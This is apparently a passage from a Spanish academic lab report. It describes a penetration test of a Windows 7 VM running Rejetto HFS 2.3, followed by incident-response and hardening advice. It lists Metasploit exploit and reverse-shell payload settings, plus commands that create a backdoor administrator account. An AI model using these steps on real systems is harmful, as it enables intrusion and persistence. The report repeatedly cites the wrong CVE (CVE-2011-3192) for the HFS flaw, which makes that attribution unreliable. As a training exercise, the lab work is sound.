
La figura 41 muestra la ejecución del comando net user seguido del nombre de usuario, que crea una nueva cuenta llamada "Jair Alonso" en el sistema Windows 7 comprometido. El mensaje "Se ha completado el comando correctamente" confirma que la cuenta se creó exitosamente.

Figura 42. Comprobando Nuevo Usuario Creado.

Fuente: Elaboración Propia.

En la figura 42 se muestra la ejecución del comando: **net user**. Este comando lista todas las cuentas de usuario en el sistema. Los resultados ahora muestran la nueva cuenta "Jair alonso" junto con las cuentas existentes "Administrador" y "Usuario", confirmando que la creación del usuario fue exitosa.


Figura 43. Comprobando Usuario desde la Máquina Victima.



Fuente: Elaboración Propia.

En la figura 43 se muestra la pantalla de inicio de sesión de Windows 7 donde aparece el nuevo usuario "Jair Alonso" como una opción para iniciar sesión.

Figura 44. Consultando los Grupos de la Máquina Atacada Windows 7.




Fuente: Elaboración Propia.

En la figura 44 se muestra la ejecución del comando: **net localgroup**. Este comando lista todos los grupos locales disponibles en el sistema Windows. Los resultados muestran

grupos como "Administradores", "Invitados", "Usuarios", entre otros.

Figura 45. Asignando Privilegios de Administrador a Usuario Creado.



Fuente: Elaboración Propia.

En la figura 45 se muestra la ejecución del comando: **add_localgroup_user “Administradores” “Jair Alonso”**, para darle privilegios de administrador al usuario creado.

Fiaura 46. Consultando Cuentas de Usuario desde Windows.

Fuente: Elaboración Propia.

La figura 46 muestra el Panel de Control de Windows 7 en la sección Cuentas de usuario, donde aparecen tres cuentas: la original "Usuario", la nueva "Jair Alonso" (ambas con privilegios de administrador) y una cuenta de invitado.

Reporte Técnico de Prueba de Intrusión

Alcance y Objetivo

Este documento presenta el análisis completo de una prueba de intrusión ofensiva realizada por el equipo Red Team. El objetivo fue identificar, explotar y documentar vulnerabilidades en una máquina Windows 7 con Rejetto HTTP File Server versión 2.3, afectada por la crítica CVE-2011-3192. Se siguieron las fases de la metodología PTES, desde

reconocimiento hasta post-explotación, concluyendo con este reporte técnico que detalla hallazgos, impactos, acciones y recomendaciones para mitigar riesgos.

Descripción del Entorno de Evaluación

Se configuró una red virtual en VirtualBox con fines académicos para prácticas ofensivas controladas en ciberseguridad.

- **Víctima:** Windows 7 x64 (IP: 192.168.1.114) con Rejetto HFS v2.3 vulnerable, puerto HTTP 80 habilitado y firewall desactivado.
- **Atacante:** Kali Linux (IP: 192.168.1.115).
- **Herramientas:** Nmap, nbtscan, curl, SearchSploit, Metasploit, arp, net user, Meterpreter, entre otras.

  El entorno permite simular ataques para evaluar vulnerabilidades.

Resumen del Ataque Simulado

El análisis inicial identificó que la máquina Windows víctima exponía el servicio HTTP en el puerto 80 con Rejetto HFS 2.3, vulnerable a ejecución remota de comandos (RCE) sin autenticación mediante solicitudes HTTP manipuladas. El ataque fue exitoso usando el módulo exploit/windows/http/rejetto_hfs_exec de Metasploit, obteniendo acceso remoto vía sesión Meterpreter. Posteriormente, se realizaron acciones de post-explotación como creación de cuentas privilegiadas, captura de credenciales, manipulación de procesos y simulación de ataques DoS.

Descripción Técnica Detallada por Fase

1. Reconocimiento

Herramientas: nmap -sn, nbtscan, nmap -sS -sV -p-

Actividades:

- Detección de hosts en 192.168.1.0/24
- Identificación de HTTP en 192.168.1.114:80
- Nombre del host: PC202006, posibles servicios SMB

Resultado: Host Windows con HTTP activo identificado como objetivo.

2. Modelado de Amenazas

- Servicio crítico: Rejetto HFS 2.3 (puerto 80)
- Firewall desactivado facilita explotación remota
- Escenario: RCE sin autenticación previa

3. Análisis de Vulnerabilidades

Herramientas: nmap --script vuln, curl, searchsploit

Actividades:

- Confirmación del banner: Rejetto 2.3
- CVE-2011-3192 con RCE
- Exploit disponible en Exploit-DB y Metasploit

Resultado: Rejetto HFS 2.3 vulnerable a ejecución remota de código.

4. Explotación

Herramienta: Metasploit

Módulo: exploit/windows/http/rejetto_hfs_exec

Payload: windows/meterpreter/reverse_tcp

Comandos:

- set RHOSTS 192.168.1.114
- set LHOST 192.168.1.115
- set RPORT 80

- run

Resultado: Sesión Meterpreter establecida con privilegios de usuario.

5. Post-explotación

Acciones:

- Reconocimiento del sistema: sysinfo, net user, net localgroup
- Persistencia: usuario “Jair Alonso” (administrador)
- Extracción de hashes (SAM)
- Acceso a comandos del sistema mediante cmd.exe

Impacto de la Explotación

Tabla 1. Evaluación del Impacto de la Intrusión según la Tríada CIA y Persistencia.

Dimensión	Descripción
Confidencialidad	Acceso no autorizado a credenciales, usuarios y datos internos del sistema.
Integridad	Creación de cuentas con privilegios, alteración de procesos y configuration.
Disponibilidad	Inestabilidad del sistema por ataques DoS (espacio y memoria).
Persistencia	Posibilidad de acceso prolongado y reutilizable desde la cuenta creada.

Nota: Muestra el impacto por dimensión de la Triada CIA y Persistencia

Recomendaciones de Mitigación

- Eliminar o actualizar Rejetto HFS
- Migrar a un servidor HTTP seguro o actualizar a una versión sin vulnerabilidades conocidas.
- Restaurar configuraciones de seguridad básicas
- Activar el firewall de Windows, limitar el acceso por IP y cerrar puertos innecesarios.
- Implementar vigilancia y reconocimiento de accesos no autorizados.
- Utilizar IDS/IPS, monitoreo de logs, y alertas de cambios en cuentas y procesos.
- Auditoría de cuentas y privilegios

- Verificar cuentas de usuario activas, grupos de administradores y cambios recientes.
- Pruebas de seguridad periódicas
- Establecer un programa de pentesting interno y auditorías técnicas constantes.

Conclusiones sobre el Ataque Realizado

La prueba de intrusión evidencia cómo una configuración deficiente y software obsoleto pueden ser explotados fácilmente con herramientas accesibles y sin altos conocimientos, logrando control total del sistema víctima. Este ejercicio subraya la relevancia de la higiene cibernética, la gestión de vulnerabilidades y la formación en seguridad ofensiva y defensiva, recomendando un enfoque integral que combine prevención, detección y respuesta rápida ante amenazas.

Herramientas Software Utilizadas en el Escenario Red Team (Anexo 4 – Escenario 3)

Clasificadas según las fases de un proceso de pentesting basado en la metodología PTES

1. Reconocimiento (Inteligencia)

Objetivo: Identificar IPs, puertos y servicios para definir el objetivo.

Herramientas y Resultados:

- nmap -sn: Detecta dos máquinas activas: Windows 7 (192.168.1.114) y Kali Linux (192.168.1.115).
- nbtscan: Identifica el nombre del host víctima como **PC202006**.
- nmap -sS -sV -p-: Detecta puertos abiertos: 80 (HTTP - Rejetto HFS 2.3), 135, 139 y 445.

2. Modelado de Amenazas

Objetivo: Identificar activos vulnerables y vectores de ataque.

Acción: Se instala Rejetto HFS 2.3 en la víctima, confirmando su ejecución en el puerto 80.

3. Análisis de Vulnerabilidades

Objetivo: Verificar vulnerabilidades conocidas.

Herramientas y Resultados:

- curl: Muestra el banner del servidor HFS 2.3.
- nmap --script vuln: Detecta la **vulnerabilidad CVE-2011-3192**.
- searchsploit: Confirma exploits públicos disponibles, incluyendo módulo para Metasploit.

4. Explotación

Objetivo: Obtener acceso no autorizado.

Herramienta: Metasploit Framework

Comandos clave:

use exploit/windows/http/rejetto_hfs_exec, set RHOSTS, LHOST, RPORT, run

Resultado: Sesión **Meterpreter exitosa** sobre la máquina víctima.

5. Post-Explotación

Objetivo: Obtener control, persistencia y evidencia.

Acciones ejecutadas con Meterpreter:

- Recolección de info: sysinfo, net user
- Creación de usuario admin: "**Jair Alonso**"

Resultado: Control total del sistema, obtención de credenciales, persistencia y degradación del sistema.

Identificación de Información Clave del Anexo 4 – Escenario 3

Durante el análisis del escenario 3 del anexo 4, se identificaron varios elementos relevantes que permitieron detectar la vulnerabilidad severa identificada en el sistema Windows 7 evaluado. A continuación, se presentan y explican los datos recopilados clave extraídos del

escenario:

Sistema Operativo Vulnerable

La máquina víctima utiliza **Windows 7**, sin soporte oficial, lo que la expone a múltiples fallas de seguridad conocidas, especialmente en servicios como **SMB, RPC, NetBIOS** y HTTP.

- **Aplicación Vulnerable Instalada**

  Se ha instalado **Rejetto HFS v2.3**, un servidor web ligero con fallas críticas documentadas, como la **CVE-2011-3192**, que permite **ejecución remota de comandos (RCE)** sin autenticación.

- **Puerto 80 Habilitado**

  El servicio HTTP opera en el **puerto TCP 80**, lo que facilita la identificación y explotación directa mediante escaneos específicos.

- **Firewall Desactivado:**

  La ausencia total de firewall en la máquina víctima elimina cualquier restricción al acceso remoto, facilitando escaneos y ataques desde el atacante.

- **Red sin Segmentación**

Ambas máquinas (Kali y Windows 7) están en la **misma subred local (192.168.1.0/24)** permitiendo ataques directos sin obstáculos de red o perímetro.

- **Sin Autenticación ni Cifrado en HFS**

  HFS está configurado con parámetros por defecto, sin autenticación ni cifrado, lo que permite a un atacante ejecutar **exploits directamente vía HTTP**.

- **Vulnerabilidad Confirmada**

  La versión específica de HFS (2.3) coincide con vulnerabilidades conocidas y documentadas en **Exploit-DB**, **NVD**, y módulos de **Metasploit**, facilitando su explotación

automatizada.

¿Qué Herramienta se Utilizó para Identificar los Fallos de Seguridad?

Se utilizó Nmap con scripts NSE para detectar vulnerabilidades en la máquina Windows, ejecutando el comando nmap --script vuln 192.168.1.114. Este comando analiza servicios expuestos como HTTP y SMB usando firmas conocidas. El resultado mostró que el puerto 80 estaba abierto y ejecutaba Rejetto HTTP File Server 2.3, que presenta la vulnerabilidad crítica CVE-2011-3192 de ejecución remota de comandos (RCE).


¿Qué Puerto Abre la Aplicación Específica del Anexo?

La aplicación Rejetto HFS versión 2.3 en la máquina Windows víctima utiliza el puerto 80/tcp, estándar para servicios web no cifrados, configurado por defecto al instalarse. El acceso vía navegador a http://192.168.1.114 confirmó que el servicio estaba activo, mostrando en el encabezado HTTP el banner: Server: Rejetto HttpFileServer/2.3.

Explicación del Ataque y su Afectación

El ataque a la máquina Windows 7 explotó la vulnerabilidad crítica CVE-2011-3192 en Rejetto HTTP File Server 2.3, permitiendo la ejecución remota de comandos sin autenticación y comprometiendo totalmente el sistema. Esto facilitó la creación de una cuenta con derechos de administrador para mantener persistencia, acceso a información sensible (usuarios, procesos, capturas), extracción de hashes de contraseñas y ataques DoS que afectaron el rendimiento y disponibilidad del sistema. Así, se vulneraron la confidencialidad, integridad y disponibilidad, demostrando el grave riesgo de mantener configuraciones inseguras sin medidas adecuadas.

Figura 47. Diagrama Explicación del Ataque Realizado.



Fuente: Elaboración Propia.

Respuesta Técnica a un Ataque en Tiempo Real

Si me encontrara con un ataque en tiempo real, implementaría un proceso estructurado de respuesta a incidentes que combina contención inmediata con análisis forense para minimizar el daño y preservar evidencias. A continuación, detallo las acciones prioritarias:

Identificación y Contención Inicial

Lo primero sería confirmar la existencia real del ataque y contenerlo para evitar su propagación. Como establece el NIST (National Institute of Standards and Technology), la reacción inmediata ante un incidente debe centrarse en detectar los sistemas afectados y aislarlos del resto de la red (Cichonski et al., 2022). Dentro de las acciones para este primer paso están las siguientes:

Aislamiento de Sistemas Comprometidos

Desconectar de forma inmediata los sistemas comprometidos de la red para impedir su propagación lateral y exfiltración de datos, siguiendo el principio de contención recomendado por SANS Institute (Quintero, 2020).

Preservación de Memoria Volátil

Capturar la memoria RAM antes de apagar o reiniciar los sistemas, dado que contiene evidencia crítica como procesos maliciosos activos y claves de cifrado, según el marco ACPO (Quintero, 2020).

Identificación del Vector de Ataque

Analizar exhaustivamente los logs de seguridad perimetral para detectar rastros de acceso inicial, ya que el 87% de las brechas dejan evidencia en estos registros (Mandiant, 2024).

Análisis Preliminar Rápido

Como segunda medida realizaría un triage rápido para entender el alcance y severidad. La guía de respuesta a incidentes de CERT/CC indica que el análisis preliminar debe seguir una metodología estructurada para determinar rápidamente la gravedad y el alcance de la intrusión (Quintero et al., 2022). Aquí se debe realizar:

Escaneo de Procesos Sospechosos

Se emplean herramientas para detectar procesos anómalos que podrían indicar persistencia maliciosa, ya que los atacantes suelen ocultarse entre procesos legítimos del sistema (MITRE, 2023).

Análisis de Conexiones de Red

Se examinan las conexiones de red para detectar patrones anómalos que puedan revelar comunicación con servidores de comando y control (C2), considerando duración, volumen o puertos usados (Bejtlich, 2022).

Verificación de Archivos Modificados Recientemente

Se inspeccionan archivos modificados en periodos sospechosos, dado que el 73% de ataques avanzados alteran archivos críticos en coincidencia con la línea temporal del

ataque (ENISA, 2023).

Implementación de Medidas de Contención Adicionales

Algunas medidas de contención que se deben considerar ante un ataque son las siguientes:

Bloqueo de Direcciones IP Maliciosas

Actualizar y aplicar reglas de firewall para bloquear IPs sospechosas, siguiendo recomendaciones de CISA para una implementación controlada y documentada que evite afectar operaciones legítimas (CISA, 2024).

Desactivación de Cuentas Comprometidas

Desactivar cuentas no autorizadas detectadas, ya que representan un vector común para movimiento lateral en intrusiones avanzadas 67% según (Microsoft Security Response Center, 2023).

Implementación de Honeypots Internos

Desplegar honeypots como señuelos para detectar movimiento lateral y obtener inteligencia sobre tácticas del atacante, actuando como sistema de alerta temprana (Spitzner, 2022).

Análisis Forense y Documentación Detallada

La implementación detallada de un análisis forense a las máquinas comprometidas ayudaría a un análisis más profundo del daño sufrido y nos ayuda a entender el ataque para poder tomar medidas que ayuden a proteger nuestros sistemas de información y activos dentro de la empresa. Algunas acciones de este análisis serían las siguientes:

Captura de Imágenes Forenses

Realizar copias bit a bit de los discos afectados, asegurando la integridad de los datos

mediante herramientas validadas y procedimientos documentados, según el estándar ISO/IEC 27037:2012 (ISO/IEC, 2023).

Análisis de Logs Centralizados

Correlacionar eventos en registros SIEM para mejorar la detección de tácticas evasivas, aumentando la efectividad en un 76% frente al análisis individual de fuentes (IBM X-Force, 2024).

Análisis de Malware

Aplicar ingeniería inversa para comprender el comportamiento del malware y así definir el alcance del compromiso y generar indicadores de compromiso efectivos (CREST, 2023).

Erradicación y Recuperación

Solo después de comprender completamente el ataque se procede a la fase de erradicación. El marco de respuesta a incidentes del NIST enfatiza que la erradicación prematura sin una comprensión completa del alcance del compromiso resulta en una remediación incompleta en el 82% de los casos (Cichonski et al., 2022). Las acciones para realizar en esta etapa son las siguientes:

Eliminación de Artefactos Maliciosos

Remover todos los componentes del malware y puertas traseras siguiendo un proceso sistemático que incluya la revisión de directorios comunes para persistencia y tareas programadas (Quintero, 2020).

Parcheado de Vulnerabilidades

Aplicar parches específicos rápidamente, preferiblemente dentro de los primeros 15 días posteriores al incidente, lo que puede reducir en un 37% la probabilidad de reinfección (Ponemon Institute, 2023).

Restauración desde Backups Limpios

Recuperar sistemas desde copias de seguridad verificadas, asegurando que no hayan sido comprometidas durante el ataque, siguiendo las recomendaciones del NIST SP 800-184 (Quintero, 2022).

Etapa 4 – Contencion de Ataques Informaticos

Medidas de Hardenización

Entre las acciones de fortalecimiento de seguridad específicas para prevenir la repetición del ataque donde se explotó una vulnerabilidad en Rejetto HFS 2.3 ejecutándose en Windows 7, serían las siguientes:

Actualización y Gestión de Vulnerabilidades

Mantener el software actualizado y aplicar parches a tiempo ayuda a prevenir ataques y mejorar la seguridad del sistema.

Actualización de Software Vulnerable

La vulnerabilidad CVE-2011-3192 en Rejetto HFS 2.3 fue el vector de entrada principal. Según el OWASP Top 10, las aplicaciones con vulnerabilidades conocidas deberían ser actualizadas inmediatamente o reemplazadas por alternativas seguras (OWASP Foundation, 2023). En este caso, actualizar Rejetto HFS a una versión no vulnerable (2.3b o superior) o reemplazarlo con un servidor de archivos más seguro y mantenido activamente.

Implementación de un Programa de Gestión de Parches

Gartner recomienda que las organizaciones implementen procesos formales de gestión de vulnerabilidades que prioricen los parches según la criticidad de los activos y la exposición de estos (Gartner, 2023). Establecer ciclos regulares de aplicación de parches para todo el software del entorno.

Fortalecimiento del Sistema Operativo

Proteger el sistema operativo es esencial para mantener la estabilidad y seguridad del entorno. Esto incluye actualizar versiones obsoletas y aplicar configuraciones que reduzcan el riesgo de ataques.

Actualización del Sistema Operativo

En el ataque se utilizó Windows 7, un sistema operativo sin soporte. Microsoft Security Response Center advierte que los sistemas operativos sin soporte representan un riesgo crítico de seguridad, con un incremento del 78% en la tasa de explotación exitosa (Microsoft, 2023). Migrar a sistemas operativos actualizados y soportados como Windows 10/11 o Server 2019/2022.

Implementación de Hardening Específico para Windows

Aplicar las configuraciones recomendadas por CIS (Center for Internet Security). Según un estudio de SANS Institute, la implementación de los CIS Critical Security Controls reduce el riesgo de incidentes en más del 85% para amenazas conocidas (SANS Institute, 2023). Algunos controles específicos incluirían:

- Deshabilitación de servicios innecesarios
- Configuración restrictiva de permisos NTFS
- Implementación de políticas de contraseñas robustas

Seguridad de Red y Segmentación

Proteger la red implica controlar el tráfico que circula por ella. Esto se logra mediante firewalls, segmentación adecuada y el cierre de puertos innecesarios, reduciendo así la superficie de ataque y mejorando la defensa general del sistema.

Implementación de Firewall Correctamente Configurado

El firewall de Windows está desactivado. Según el NIST, los firewalls a nivel de host proporcionan una capa crítica de defensa adicional incluso en presencia de protecciones de red perimetrales (Scarfone & Hoffman, 2022). Activar el firewall de Windows con reglas que permitan únicamente el tráfico legítimo necesario.

Implementación de Segmentación de Red

Cisco recomienda que los servidores web y de aplicaciones deberían ubicarse en segmentos de red separados con control de acceso estricto entre ellos (Cisco, 2023). Implementar VLANs para separar servicios críticos del resto de la red.

Filtrado de Tráfico por Puerto

El ataque identificó múltiples puertos abiertos (80, 135, 139, 445). Gartner indica que el 76% de los ataques exitosos explotan puertos innecesariamente abiertos (Gartner, 2023). Cerrar todos los puertos no esenciales y restringir el acceso al puerto 80 solo a las IPs autorizadas.

Implementación de Sistemas de Detección y Prevención

Detectar amenazas a tiempo es clave para responder antes de que causen daño. El uso de IDS/IPS y soluciones EDR fortalece la seguridad al identificar actividades sospechosas y frenar ataques en curso.

Despliegue de IDS/IPS

El atacante utilizó herramientas como Nmap y Metasploit sin ser detectado. Según Mandiant, la implementación de sistemas de detección de intrusiones reduce el tiempo medio de detección de un compromiso de 287 días a menos de 56 días (Mandiant, 2024). Implementar soluciones como Suricata o Snort con reglas específicas para detectar escaneos de puertos y ataques a vulnerabilidades conocidas.

Implementación de Protección de Endpoint (EDR)

CrowdStrike reporta que las soluciones EDR modernas pueden detectar y bloquear automáticamente el 94% de los intentos de ejecución de código remoto como el observado en el ataque documentado (CrowdStrike, 2023). Implementar una solución EDR con capacidad de detección de comportamientos anómalos.

Control de Acceso y Autenticación

Limitar el acceso solo a quienes lo necesitan y reforzar los métodos de autenticación ayuda a prevenir accesos no autorizados y a reducir el impacto de posibles ataques.

Implementación de Autenticación Multifactor

Se evidencio la facilidad de creación de nuevos usuarios con privilegios administrativos. Según Verizon en su DBIR, la autenticación multifactor bloquea más del 99.9% de los ataques automatizados y sería efectiva contra la técnica de creación de usuarios mostrada en el ataque (Verizon, 2023).

Aplicación del Principio de Privilegio Mínimo

El atacante pudo crear el usuario al grupo de administradores. El NIST recomienda que los usuarios y aplicaciones deben

operar con el conjunto mínimo de privilegios necesarios para completar sus tareas (NIST, 2023). Implementar RBAC (Control de Acceso Basado en Roles) para todo el entorno.

Monitoreo y Auditoría

Supervisar continuamente las acciones dentro del sistema permite detectar comportamientos sospechosos y responder a tiempo. El uso de SIEM, control de cuentas privilegiadas y alertas mejora la visibilidad y refuerza la seguridad.

Monitoreo de Actividad de Usuarios Privilegiados

El atacante consultó usuarios sin generar alertas. Gartner advierte que el 76% de las brechas de seguridad involucran el abuso de cuentas privilegiadas (Gartner, 2023). Implementar PAM (Privileged Access Management) para controlar y auditar el uso de cuentas con privilegios elevados.

Configuración de Alertas para Creación de Usuarios

Se creó un usuario Jair Alonso sin alertas. Microsoft recomienda que la creación de nuevos usuarios, especialmente aquellos con privilegios elevados, debe generar alertas automáticas y ser revisada regularmente (Microsoft, 2023).

Protección contra Ataques de Denegación de Servicio

Controlar el uso de recursos del sistema ayuda a evitar que ataques DoS agoten la capacidad disponible y afecten la disponibilidad de los servicios.

Capacitación y Concientización

Formar a los usuarios y administradores en buenas prácticas de seguridad reduce errores y fortalece la defensa ante ataques.

Capacitación en Prácticas Seguras de Administración

Se evidencio desactivado el firewall, lo que facilitó el ataque. El SANS Institute afirma que el 95% de los incidentes de ciberseguridad involucran algún tipo de error humano (SANS Institute, 2023). Implementar programas regulares de capacitación en seguridad para administradores y usuarios finales.

Gestión de Vulnerabilidades de Aplicaciones Web

Proteger las aplicaciones web mediante filtros especializados ayuda a bloquear ataques y reducir riesgos asociados a vulnerabilidades conocidas.

Implementación de WAF (Web Application Firewall)

El ataque explota vulnerabilidades en una aplicación web (Rejetto HFS). Forrester Research indican que los WAF pueden bloquear hasta el 95% en relación con los ataques dirigidos a aplicaciones web, incluyendo intentos de ejecución remota de código como el observado en el documento (Forrester Research, 2023). Implementar un WAF para proteger las aplicaciones web expuestas.

Pruebas periódicas de Seguridad

Realizar evaluaciones frecuentes permite identificar fallas antes de que sean explotadas, mejorando la protección del sistema.

Realización de Pentesting Regular

PwC señala que las organizaciones que realizan pruebas de penetración al menos dos veces al año experimentan un 63% menos de brechas de seguridad que aquellas que no lo hacen (PwC, 2023). Implementar un programa de pentesting regular con metodologías similares a las usadas en el documento.

Diferencias entre un equipo Blue Team y un Equipo de Respuesta a Incidentes Informáticos

Los equipos Blue Team y los grupos encargados de la respuesta a incidentes informáticos son componentes esenciales en la ciberseguridad organizacional, pero presentan diferencias significativas en su enfoque, alcance y operaciones.

Equipo Blue Team

El Blue Team constituye un grupo de seguridad defensiva que trabaja de manera proactiva y continua para proteger los sistemas de una organización (NIST, 2020). Como señala Pokorny (2021), estos equipos representan la primera barrera de protección frente a los

ciberataques, operando en un ciclo continuo de monitoreo, evaluación y fortalecimiento de las defensas.

Equipo de Respuesta a Incidentes

El equipo de respuesta a incidentes es un conjunto de profesionales especializado que se activa principalmente cuando ya ha ocurrido una brecha de seguridad (NIST, 2023). De acuerdo con Cichonski et al. (2022), estos equipos son unidades tácticas que responden a eventos de seguridad confirmados, con la finalidad de reducir al mínimo el impacto de la brecha y restaurar la operación normal.

Principales Diferencias

El Blue Team y el Equipo de Respuesta a Incidentes son esenciales en ciberseguridad, pero con roles distintos: el Blue Team se enfoca en la defensa proactiva, mientras que el equipo de respuesta actúa reactivamente ante incidentes. Su coordinación es vital para proteger integralmente la infraestructura tecnológica y diseñar estrategias de seguridad más efectivas.

Con la siguiente tabla se muestran algunas de las principales diferencias..

Comparación entre Blue Team y Equipo de Respuesta a Incidentes

Tabla 2. Comparación entre Blue Team y Equipo de Respuesta a Incidentes.

Aspecto	Equipo Blue Team	Equipo de Respuesta a Incidentes
Definición	Grupo de seguridad defensiva que trabaja de manera proactiva y continua para proteger los sistemas (NIST, 2020).	Grupo especializado que se activa principalmente cuando ya ha ocurrido una brecha de seguridad (NIST, 2023).

Función principal	Defensa continua de la infraestructura de TI y protección proactiva de activos digitales (Scarfone et al., 2018).	Manejar y mitigar incidentes de seguridad activos (West-Brown et al.,2023).
Enfoque temporal	Trabaja constantemente, antes, durante y después de los incidentes (Cichonski et al., 2022).	Trabaja principalmente durante y después de un incidente (Mitropoulos et al., 2021).
Enfoque estratégico	Preventivo y de detección temprana (Kemmerer & Vigna, 2018).	Reactivo y de mitigación (Kemmerer & Vigna, 2018).
Actividades principales	- Monitoreo continuo - Implementación de controles - Políticas de seguridad - Análisis de vulnerabilidades - Gestión de parches - Fortificación de sistemas - Configuración de firewalls e IDS (Ahmad et al., 2021).	- Detección y análisis del incidente - Contención del ataque - Erradicación de amenazas - Recuperación de sistemas - Análisis forense - Documentación - Medidas de mejora (Scarfone et al., 2018).
Habilidades requeridas	Configuración de seguridad y monitoreo continuo (Pokorny, 2021).	Habilidades forenses y análisis de malware especializado (Pokorny, 2021).
Estructura organizacional	Forma parte de la estructura permanente de seguridad (Mitropoulos et al., 2021).	Puede ser parte del Blue Team o un equipo independiente (Mitropoulos et al., 2021).
Métricas de éxito	Prevención de incidentes y reducción de la superficie de ataque (Johnson, 2022).	Rapidez y eficacia en la resolución de incidentes (West-Brown et al., 2023).
